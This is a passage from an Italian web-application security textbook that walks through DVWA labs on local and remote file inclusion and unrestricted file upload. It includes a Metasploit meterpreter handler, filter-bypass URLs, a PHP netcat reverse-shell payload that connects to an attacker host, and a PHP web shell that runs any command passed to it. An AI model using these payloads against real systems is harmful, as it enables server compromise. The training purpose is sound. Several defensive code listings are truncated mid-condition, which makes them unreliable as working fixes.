Checking Target: http://20.0.0.3/vuln/vulnerabilities/fi/?
page=include.php

........................................................

Target URL Looks Good!

Data Technique Selected!

Please Enter Host For Callbacks: 20.0.0.2

Please Enter Port For Callbacks: 4444

Generating Wrapper

........................................................

Success!

Generating Metasploit Payload

........................................................

[-] No platform was selected, choosing Msf::Module::Platform::PHP
from the payload

[-] No arch selected, selecting arch: php from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 1109 bytes

Success!

Payload: /tmp/dmaj36x1.php

Generated Metasploit Resource File

Load Metasploit: msfconsole -r php_listener.rc

Starting Web Server ...

........................................................

Press Enter To Continue When Your Metasploit Handler is Running
....
```

Come ci dirà anche il tool premeremo [INVIO] quando l'handler in Metasploit sarà pronto: peccato che non lo sarà ancora, quindi apriremo una nuova finestra del Terminale (non chiudere questa!).

Nella nuova finestra del terminale ci dirigeremo nella cartella di Liffy e avvieremo msfconsole, passando i parametri scritti da Liffy nel file php_listener.rc (non avrai bisogno di configurarlo in quanto php_listener avrà già tutte le opzioni incluse):

```
$ msfconsole -r php_listener.rc

msf > use exploit/multi/handler

msf exploit(multi/handler) > set LHOST 20.0.0.2

LHOST => 20.0.0.2

msf exploit(multi/handler) > set LPORT 4444

LPORT => 4444

msf exploit(multi/handler) > set PAYLOAD
php/meterpreter/reverse_tcp

PAYLOAD => php/meterpreter/reverse_tcp

msf exploit(multi/handler) > exploit -j

[*] Started reverse TCP handler on 20.0.0.2:4444
```

Torniamo quindi nel Terminale precedente e clicchiamo [INVIO]: nel terminale di msfconsole comparirà una scritta del genere:

```
msf exploit(multi/handler) > [*] Sending stage (37775 bytes) to
20.0.0.3

[*] Meterpreter session 1 opened (20.0.0.2:6666 -> 20.0.0.3:49992)
at 2018-08-07 17:05:28 +0200
```

Eureka! Abbiamo appena creato la nostra prima sessione in Meterpreter e siamo pronti a manipolare la macchina. Possiamo ora entrare nella sessione:

```
msf exploit(multi/handler) > sessions -i 1
```

Dove 1 è l'id della sessione; se credi non sia quella puoi sempre listare tutte le sessioni in corso con il comando:

```
msf > sessions -l
```

Tornando a noi ci ritroveremo con la linea di comando che ci anticipa con la voce "meterpreter >", a conferma della presenza di una sessione meterpreter. Possiamo ora andare a testare i normali comandi UNIX, ad esempio stampando la lista dei file nella cartella in cui ci troviamo:

```
meterpreter > ls
```

```
Listing: /var/www/html/vuln/vulnerabilities/fi
==============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  604   fil   2018-06-08 18:07:34 +0200  file1.php
100644/rw-r--r--  608   fil   2018-06-08 18:07:34 +0200  file2.php
100644/rw-r--r--  1113  fil   2018-06-08 18:07:34 +0200  file3.php
100644/rw-r--r--  372   fil   2018-06-08 18:07:34 +0200  file4.php
40755/rwxr-xr-x   4096  dir   2018-06-08 18:07:34 +0200  help
100644/rw-r--r--  971   fil   2018-06-08 18:07:34 +0200
include.php
100644/rw-r--r--  1005  fil   2018-06-08 18:07:34 +0200  index.php
40755/rwxr-xr-x   4096  dir   2018-06-29 15:13:44 +0200  source
```

Da qui c'è solo l'imbarazzo della scelta sui comandi che è possibile lanciare.

Difesa: **Local File Inclusion**

Simulazione DVWA

L'approccio utilizzato per la fix consiste nel prevedere quali pagine potranno essere caricate (include.php, file1.php, file2.php, file3.php); sebbene questo non riesca a garantire una buona dinamicità di programmazione, l'approccio di tipo white-listing (in questo caso di tipo statico) è sufficiente ad eliminare qualunque possibilità che l'attacco venga portato a compimento [Codice 9.5].

Codice 9.5

```
<?php
// The page we wish to display
$file = $_GET['page'];
// Only allow include.php or file{1..3}.php
if ($file != "include.php" && $file != "file1.php" && 
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=fi

9.5 Inclusione Remota

Esiste l'eventualità che una web app debba includere un file remoto esterno al web server in cui si trova: i motivi possono essere diversi (dalle dipendenze alla più semplice comodità) ma i principi per cui è possibile ritrovarsi in questa condizione sono pressoché identici all'inclusione locale (capitolo 9.4). Data la necessità di eseguire codice in un host esterno, possiamo includere il file all'interno della nostra applicazione [Codice 9.6]:

Codice 9.6

```
<?php
$file = $_GET['file'];
```

```
include ($file);
?>
```

L'approccio utilizzato consiste nel seguente processo:

1) Prendi il valore di una variabile passata in query-string (es: page.php?file=http://example.com)

2) Includi la pagina caricata dal web in quella che stai progettando

Nonostante l'esistenza di questa possibilità molti programmatori evitano, appunto per motivi di sicurezza, di passare pagine esterne indicate in query-string: a dire la verità, è praticamente impossibile trovare una web app così ragionata. È più probabile che il valore da includere sia statico, pertanto considera l'esempio visto precedentemente come un vero e proprio errore da non commettere.

Un attacco di tipo "Remote File Inclusion" (RFI) consiste nel manipolare il valore di inclusione, indirizzando il target verso risorse esterne della macchina che ospita la web app. Sempre con l'esempio precedente ipotizziamo che l'URL sia:

```
http://example.com/page.php?file=about.php
```

Il vettore dell'attacco è identico all'LFI: con questo attacco però andremo ad includere file esterni, che possiamo progettare a piacimento (come una shell, capitolo 12.2).

L'URL si compone quindi nel seguente schema:

```
http://example.com/page.php?file=http://attacker/shell.php
```

Come puoi vedere, a differenza dell'LFI, qui non c'è bisogno di identificare path relativi bensì solo il path assoluto, preceduto ovviamente dal protocollo (http).

Gli attacchi di tipo RFI sono tra i più pericolosi in circolazione; consentono infatti di eseguire codice arbitrario sulla macchina che ospita la web app, il cui unico limite è quello dei permessi che l'utente in uso dalla web app ha. È possibile:

- Eseguire una shell, anche se non presente sul web server
- Eseguire operazioni lato web server di qualunque genere, utilizzando come utente quello in uso dalla web app

- Effettuare attacchi di tipo Phishing

9.5.1 LAB: Remote File Inclusion

Lo scopo di questo LAB è quello di costringere la web app ad includere un file non legittimo presente al di fuori del server: ai fini del test, caricheremo semplicemente una pagina web esterna (http://example.com). Tutti i test sono effettuati attraverso "File Inclusion", come negli attacchi LFI (capitolo 9.4).

Attacco: **Remote File Inclusion** "Low"

Simulazione Victim

La pagina "File Inclusion" si presenta con tre link (link1.php, link2.php, link3.php): dalla macchina **attacker** clicchiamo su uno di essi verrà generato il seguente URL:

```
http://victim/vuln/vulnerabilities/fi/?page=file1.php
```

La vulnerabilità si rileva in quanto la variabile "page" passata in query-string (file1.php) non è filtrata in alcun modo. Possiamo dunque modificarne il valore assegnando un URL esterno come nel seguente esempio [Figura 9.3]:

```
http://victim/vuln/vulnerabilities/fi/?page=http://example.com
```




Figura 9.3: includiamo l'URL esterno passandolo come valore alla variabile nella query-string

La vulnerabilità sfruttata è la stessa già vista in Local File Inclusion [Codice 9.6].

Codice 9.6

```php
<?php
// The page we wish to display
$file = $_GET['page'];
?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=fi

Attacco: **Remote File Inclusion** "Medium"

Simulazione Victim

La tattica di difesa in questo caso prevede un approccio di tipo blacklisting: qualunque stringa contenente "*http://*" o "*https://*" verrà sostituita con un carattere vuoto. La parte di codice responsabile la ritroviamo sul codice sorgente PHP [Codice 9.7]:

Codice 9.7

```
<?php
// The page we wish to display
$file = $_GET['page'];

// Input validation
$file = str_replace(array(
        "http://",
        "https://"
), "", $file);
$file = str_replace(array(
        "../",
        "..\""
), "", $file);
?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=fi

Il bypass qui può avvenire in due modi:

1) Attraverso una stringa doppia manipolata (hthttp://tp://)

2) Attraverso il passaggio di caratteri case-sensitive (htTp://)

Nel primo caso, come già visto nell'attacco LFI medium (capitolo 9.4.1), la funzione str_replace va a sostituire qualunque porzione di stringa contenente "http://": secondo tale logica, passando il parametro "hthttp://tp://" quest'ultimo verrà ripulito, lasciando così il risultato sperato "http://" (lo stesso varrà anche per i protocolli HTTPS). Dalla macchina **attacker** possiamo quindi generare il seguente URL:

```
http://victim/vuln/vulnerabilities/fi/?
page=hthttp://tp://example.com
```

Il secondo caso prevede il passaggio del protocollo attraverso caratteri maiuscoli: difatti, la funzione str_replace è di tipo case-sensitive, quindi verificherà la presenza di tali vulnerabilità solo in presenza della versione minuscola. Dalla macchina **attacker** possiamo quindi generare il seguente URL:

```
http://victim/vuln/vulnerabilities/fi/?page=hTtp://example.com
```

Attacco: **Remote File Inclusion** "High"

Simulazione Victim

A questo livello non è possibile effettuare attacchi di tipo Remote File Inclusion ma solo Local File Inclusion. L'attacco può essere effettuato solo attraverso altre vulnerabilità (come il File Upload, capitolo 10).

Payload: **Reverse Shell (Netcat)**

Simulazione DVWA

Verso la fine di questo volume (Capitolo 12.3) parleremo di Shell, Reverse Shell e tutto quello che c'è da sapere: fino ad allora devi sapere che la shell ti permette di collegarti alla macchina vittima utilizzando il Terminale e lanciare comandi su di essa.

Lo scopo di questo LAB sarà quello di sfruttare la vulnerabilità RFI (Low) per far collegare la macchina **victim** alla macchina **attacker** attraverso il tool netcat; l'esecuzione avverrà tramite un semplice codice in PHP che sarà hostato all'interno della macchina attacker, da cui lanceremo il comando:

```
$ nano /var/www/html/agent.php
```

Il breve script che andremo ad inserire avrà il seguente contenuto (ricorda che si salva con [CTRL+X], [Y] e [INVIO]) [Codice 9.7a]:

Codice 9.7a

```php
<?php
shell_exec('nc 20.0.0.2 8888 -e /bin/sh');
?>
```

La funzione shell_exec permetterà al web server di avviare il processo netcat (nc) che dovrà effettuare il collegamento alla macchina attacker (20.0.0.2) sulla porta 8888, tramite shell (-e /bin/sh).

Nel capitolo 12.2 approfondiremo la costruzione di una web shell e delle relative funzioni in PHP per l'esecuzione di comandi lato server.

Prima di iniettare la Reverse Shell mettiamo in ascolto netcat sulla porta 8888 della macchina **attacker**, quindi lanciamo il comando:

```
$ nc -lvp 8888

listening on [any] 4444 ...
```

A questo punto potremo iniettare la Reverse Shell attraverso la vulnerabilità di tipo Remote File Inclusion. Sapendo che l'host di macchina attacker punta al seguente indirizzo:

```
http://20.0.0.2/agent.php
```

L'URL verrà così modificato:

```
http://victim/vuln/vulnerabilities/fi/?
page=http://20.0.0.2/agent.php
```

Caricando il terminale di Netcat otterremo il semaforo verde e potremo lanciare comandi sulla macchina violata:

```
$ nc -lvp 8888

listening on [any] 4444 ...

connect to [20.0.0.2] from victim [20.0.0.3] 36810

ls

conf.d

debian.cnf

debian-start

...
```

Difesa: **Remote File Inclusion**

Simulazione DVWA

L'approccio utilizzato per la fix consiste nel prevedere quali pagine potranno essere caricate (include.php, file1.php, file2.php, file3.php). Sebbene non sia l'approccio più dinamico, permette di stabilire esattamente quali sono i parametri che possono essere accettati. Eventuali soluzioni più permissive sono presenti in librerie e framework, argomento non trattato in questo documento [Codice 9.8].

Codice 9.8

```php
<?php

// The page we wish to display
$file = $_GET['page'];
// Only allow include.php or file{1..3}.php
if ($file != "include.php" && $file != "file1.php" &&
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=fi

10. ATTACCHI AD UPLOAD

Il concetto di "upload " è molto caro alla programmazione web poiché una web app comunemente offre diverse possibilità di interazione, come la possibilità di far caricare risorse agli utenti: immagini, PDF, file audio e qualunque altra risorsa media (e non) dovrà essere correttamente manipolata e immagazzinata dalla web app per poi essere rievocata all'occorrenza.

10.1 Unrestricted File Upload

A differenza degli attacchi visti precedentemente, dove la vulnerabilità è a un livello di progettazione che possiamo definire "imprevista", qui si presenta sottoforma di progettazione "prevista": nel caso degli attacchi ad inclusione il programmatore non vuole che un utente (cyber-criminale) manipoli le sue variabili; qui invece è proprio la web app a consentire ciò.

Solitamente questi attacchi vengono veicolati attraverso Web Form costruiti ad hoc che consentono di caricare risorse: queste verranno poi inserite internamente o esternamente al web host e sarà possibile eseguirne del codice lato server.

L'Upload in una Web App solitamente consiste in un form HTML che permette di raccogliere dati dal client. Un esempio di codice è il seguente [Codice 10.1]:

Codice 10.1

```
<form action="upload.php" method="post"
enctype="multipart/form-data">
   <input type="file" name="userfile">
   <input type="submit" value="Upload">
</form>
```

Compilando il form verremo reindirizzati alla pagina "upload.php" che sarà invece così costruita [Codice 10.1a]:

Codice 10.1a

```
<?php
```

```
$uploaddir = 'path/uploads';

//Percorso temporaneo del File
$userfile_tmp = $_FILES['userfile']['tmp_name'];

//Nome del file
$userfile_name = $_FILES['userfile']['name'];

//Copio il file sulla mia cartella
if (move_uploaded_file($userfile_tmp, $uploaddir . $us
    //Se l'operazione ha avuto successo...
    echo 'File inviato con successo.';
} else {
    //Se l'operazione è fallta...
    echo 'Upload NON valido!';
}
?>
```

Senza alcun controllo sul file caricato l'utente potrà teoricamente caricare qualunque tipo di file, ivi compreso del codice da poter eseguire lato Web Server. Il contenuto di questo file potrebbe essere l'intero payload con cui infetterà l'intera macchina.

10.1.1 LAB: File Upload

Lo scopo di questo LAB è quello di iniettare una semplice shell in PHP, così da poter eseguire codice arbitrario all'interno del web server che ospita la web app. La web shell sarà creata dalla macchina **attacker**, nel nostro caso si chiamerà "*shell.php*":

```
$ cd $HOME
$ nano shell.php
```

e conterrà il seguente codice [Codice 10.2]:

Codice 10.2

```
<?php
if (isset($_REQUEST['cmd'])) {
```

```
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
?>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter10/1.pl

Salveremo quindi il file con la combinazione CTRL+X, S e INVIO. Questo script ci permetterà di ottenere dalla query-string una variabile (cmd) e di eseguire il comando indicato. Ad esempio:

```
?cmd=ls
```

Mostrerà in output la lista degli elementi presenti nella cartella corrente.

NB: nella versione High non verrà utilizzata la shell, bensì verrà manipolata un'immagine che sarà poi in grado di eseguire codice PHP. L'obiettivo comunque resta invariato: lo scopo sarà quello di far eseguire al server del codice arbitrario.

Attacco: **File Upload** "Low"

Simulazione Victim

Il livello base non prevede alcun controllo sui file caricati. Basterà quindi accedere, dalla macchina **attacker**, alla voce "File Upload" di DVWA e caricare il file [Figura 10.1]. Considerando che la cartella di upload è presente al path:

```
/var/www/html/vuln/hackable/uploads
```

Potremo richiamare la nostra shell attraverso il seguente comando [Figura 10.1a]:

```
http://victim/vuln/hackable/uploads/shell.php?cmd=ls
```




Figura 10.1: non esiste alcun controllo sull'upload, quindi è possibile caricare tutto, compreso codice PHP




Figura 10.1a: possiamo lanciare qualsiasi comando e passare qualunque parametro; in questo esempio, mostriamo tutto il contenuto della cartella /var/www/html

La parte di codice responsabile la ritroviamo sul codice sorgente PHP [Codice 10.3]:

Codice 10.3

```
<?php
if (isset($_POST['Upload'])) {

// Where are we going to be writing to?
$target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploa
$target_path.= basename($_FILES['uploaded']['name']);

// Can we move the file to the upload folder?
        if (!move_uploaded_file($_FILES['uploaded']
['tmp_name'], $target_path)) {

        // No
        echo '<pre>Your image was not uploaded.
</pre>';
        } else {
        // Yes!
        echo "<pre>
{$target_path} succesfully uploaded!</pre>";
        }
}
?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=upload

Attacco: **File Upload** "Medium"

Simulazione Victim - Tools: OWASP ZAP

Il seguente livello di difficoltà prevede un controllo sul tipo di file. Qui viene effettuato un controllo tipo di risorsa (Content-Type); questa informazione viaggia indiscretamente agli occhi dell'utente attraverso una richiesta HTTP (POST).

Prima di proseguire controlliamo il codice sorgente e vedremo come lo script intercetta il tipo di file; inoltre, viene effettuato un controllo sulla grandezza del file (100000 bytes), un limite che potrebbe privarci dell'upload di una shell

molto grande [Codice 10.4].

Codice 10.4

```
<?php

if (isset($_POST['Upload'])) {

        // Where are we going to be writing to?

$target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploa
        $target_path.= basename($_FILES['uploaded']
['name']);

        // File information
        $uploaded_name = $_FILES['uploaded']['name'];
        $uploaded_type = $_FILES['uploaded']['type'];
        $uploaded_size = $_FILES['uploaded']['size'];

        // Is it an image?

if (($uploaded_type == "image/jpeg" || $uploaded_type
...
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=upload

L'attacco richiede così un supporto esterno; in questo esempio utilizzeremo OWASP ZAP[154] che ci servirà come proxy delle connessioni HTTP (piuttosto che Burp Suite, come visto in altri capitoli). Dalla macchina **attacker** assicuriamoci di aver selezionato il nostro browser preferito da ZAP e lanciamolo; avremo conferma che le richieste HTTP vengono intercettate quando in fondo a ZAP riceveremo dei log di stato [Figura 10.2].




Figura 10.2: lanciamo il browser da ZAP, quindi verifichiamo che la sessione corrente venga intercettata dal programma

Effettuiamo ancora una volta l'upload della shell; questa volta il sistema si rifiuterà di importare il file [Figura 10.3], questo perché il Content-Type è di tipo "application/x-php" [Figura 10.4] (possiamo verificarlo cliccando sull'ultima richiesta nei log, quindi dalla finestra che comparirà).




Figura 10.3: la pagina si rifiuta di elaborare la shell

```
POST http://victim/vuln/vulnerabilities/upload/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://victim/vuln/vulnerabilities/upload/
Cookie: security=medium; PHPSESSID=h8sqi1l468gur6n8mgh771q3q7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------173431861421352542738785874 64
Content-Length: 593
Host: victim

-----------------------------17343186142135254 8587464
Content-Disposition: form-data; name="MAX_F   SIZE"

100000
-----------------------------1734   2135254273878587464
Content-Disposition: form-data;  ame="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php

if(isset($_REQUEST['cmd'])){
 echo "<pre>";
```

Figura 10.4: da ZAP possiamo notare che il Content-Type è di tipo application/x-php

Cliccando col tasto destro sulla richiesta effettuata (la troverai sempre nella cronologia) è possibile reinviarla con delle modifiche [Figura 10.5]: riceveremo quindi un editor che ci permetterà di modificare la richiesta HTTP, e in particolare il *Content-Type* (che questa volta diventerà "image/png" o "image/jpeg"). Infine cliccheremo su *Invia* [Figura 10.6].




Figura 10.5: trova l'ultima richiesta HTTP effettuata, clicca destro e Reinvia




Figura 10.6: modifichiamo il Content-Type, quindi reinviamo la nuova richiesta HTTP.

La risposta HTTP che riceveremo finalmente ci comunicherà che la shell è stata caricata, bypassando il controllo atteso [Figura 10.7]. Come per gli altri livelli di difficoltà, potremo evocare la shell lanciando:

```
http://victim/vuln/hackable/uploads/shell.php?cmd=ls
```

